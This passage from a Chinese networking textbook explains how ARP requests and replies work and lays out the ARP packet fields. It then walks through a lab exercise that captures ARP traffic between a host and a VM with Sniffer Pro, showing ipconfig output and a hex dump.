


图 4-1　IP 数据报的传递过程

地址解析协议(Address Resolution Protocol,ARP)负责将一个 IP 地址映射为对应的 MAC 地址。在如图 4-2 所示的网络环境中,三台主机连接到一台交换机上,旁边给出了交换机的 MAC 地址转换表。下面举例说明 ARP 的工作流程。主机 2 在已知主机 3 的 IP 地址的情况下,要获得主机 3 的 MAC 地址,这时它在网络上广播一个 ARP 请求报文,询问 IP 地址为 192.168.0.3 的主机你的 MAC 地址是多少?为了产生广播效果,报文的目的 MAC 地址设置为 FF-FF-FF-FF-FF-FF,交换机收到这个 ARP 请求报文之后会在 2、3 端口转发这个数据报。




图 4-2 主机 2 以广播方式发给主机 3 的 ARP 请求报文

如图 4-3 所示,局域网中所有主机都会收到这个 ARP 请求报文,但主机 3 之外的其他主机发现这不是在询问自己的 MAC 地址,它们不会作出应答。而主机 3 识别这是在询问自己的 MAC 地址,于是它给主机 2 返回一个单播的 ARP 应答报文,报文中携带了自己的 MAC 地址。为了产生单播效果,报文的目的 MAC 地址设置为主机 2 的 MAC。交换机收到这个 ARP 应答报文之后,通过查找 MAC 地址转换表,只在端口 1 转发这个 ARP 应答报文。最后主机 2 从收到的 ARP 应答报文中提取出主机 3 的 MAC 地址。




图 4-3 主机 3 以单播方式返回给主机 2 的 ARP 应答报文

4.2 ARP 数据报的格式

ARP 数据报格式如图 4-4 所示。各个字段的含义如下。

(1) 硬件类型(hardware type):这是一个 2 字节字段。ARP 能工作在任何类型的物

理网络上，这个字段定义了运行 ARP 的物理网络类型，每种类型的物理网络都被分配了一个整数。例如 1 代表以太网。

(2) 协议类型(protocol type)：这是一个 2 字节字段。定义了物理网络上运行的协议类型。例如 0x0800 代表 IPv4 协议。

(3) 硬件长度(hardware length)：这是一个 1 字节字段。该字节定义了物理地址的长度。对于以太网，值为 6。

(4) 协议长度(protocol length)：这是一个 1 字节字段。该字节定义了 IP 地址的长度。对于 IPv4 协议，值为 4。

(5) 操作类型(operation)：这是一个定义分组类型的 2 字节字段。它定义了两种类型分组，1——ARP 请求分组、2——ARP 应答分组。

(6) 发送站 MAC 地址(sender hardware address)：定义了发送方的物理地址，对于以太网长度为 6 字节。

(7) 发送站 IP 地址(sender protocol address)：定义了发送方的 IP 地址，对于 IPv4 协议，该字段长度为 4。

(8) 目标站 MAC 地址(target hardware address)：定义了目标端物理地址的变长字段，对于以太网，长度为 6 字节。对于一个 ARP 请求分组，因为发送者不知道目标站的物理地址，因而该字段全为 0。

(9) 目标站 IP 地址(target protocol address)：定义了目标站的 IP 地址，对于 IPv4 协议，该字段长度为 4。

硬件类型(2字节)		协议类型(2字节)
硬件长度6	协议长度4	操作类型：请求1回答2
发送站MAC地址(6字节)		
发送站IP地址(4字节)		
目标站MAC地址(6字节)		
目标站IP地址(4字节)		

图 4-4　ARP 数据报的格式

ARP 分组被直接封装为数据链路帧。如图 4-5 所示，一个 ARP 分组被封装在一个以太网帧中，链路层数据包括 6 字节目的 MAC 地址、6 字节源 MAC 地址、2 字节协议字段(值为 0x0806)。




图 4-5　ARP 分组的封装

训练：使用 Sniffer Pro 捕获、分析 ARP 请求和应答报文。

第一步：以 host-only 方式启动 Windows XP 虚拟机，为虚拟机配置 IP 地址为 192.

3.3.10,配置本机 IP 地址为 192.3.3.20。地址配置结果如图 4-6 和图 4-7 所示。

```
Ethernet adapter 本地连接:

        Description . . . . . . . . : VMware Accelerated AMD PCNet Adapter
        Physical Address. . . . . . : 00-0C-29-A3-70-3B
        Dhcp Enabled. . . . . . . . : No
        IP Address. . . . . . . . . : 192.3.3.10
        Subnet Mask . . . . . . . . : 255.255.255.0
```

图 4-6　Windows XP 虚拟机的地址信息

```
Ethernet adapter 本地连接 2:

        Description . . . . . . . . : VMware Virtual Ethernet Adapter for VMnet1
        Physical Address. . . . . . : 00-50-56-C0-00-01
        Dhcp Enabled. . . . . . . . : No
        IP Address. . . . . . . . . : 192.3.3.20
        Subnet Mask . . . . . . . . : 255.255.255.0
        Default Gateway . . . . . . :
```

图 4-7　本机的地址信息

第二步:在本机执行 ping 192.3.3.10,同时在本机使用 Sniffer Pro 捕获、分析 ARP 请求和应答报文。

本机捕获的 ARP 请求和应答报文格式及十六进制表示如图 4-8～图 4-11 所示。注意请求报文广播方式发送,应答报文单播方式发送。




图 4-8　本机发送的 ARP 请求报文格式

```
                                   ARP请求报文          发送方MAC:本机MAC    发送方IP: 本机IP
                 目的MAC:广播地址                源MAC:本机MAC
00000000: ff ff ff ff ff ff 00 50 56 c0 00 01 08 06 00 01          .PV?...
00000010: 08 00 06 04 00 01 00 50 56 c0 00 01 c0 03 03 14   .......PV?.?..
00000020: 00 00 00 00 00 00 c0 03 03 0a 00 00 00 00 00 00   ......?........
00000030: 00 00 00 00 00 00 00 00 00 00 00 00               ............
                   接收方MAC         接收方IP:XP虚拟机IP
```

图 4-9　本机发出的 ARP 请求报文十六进制表示

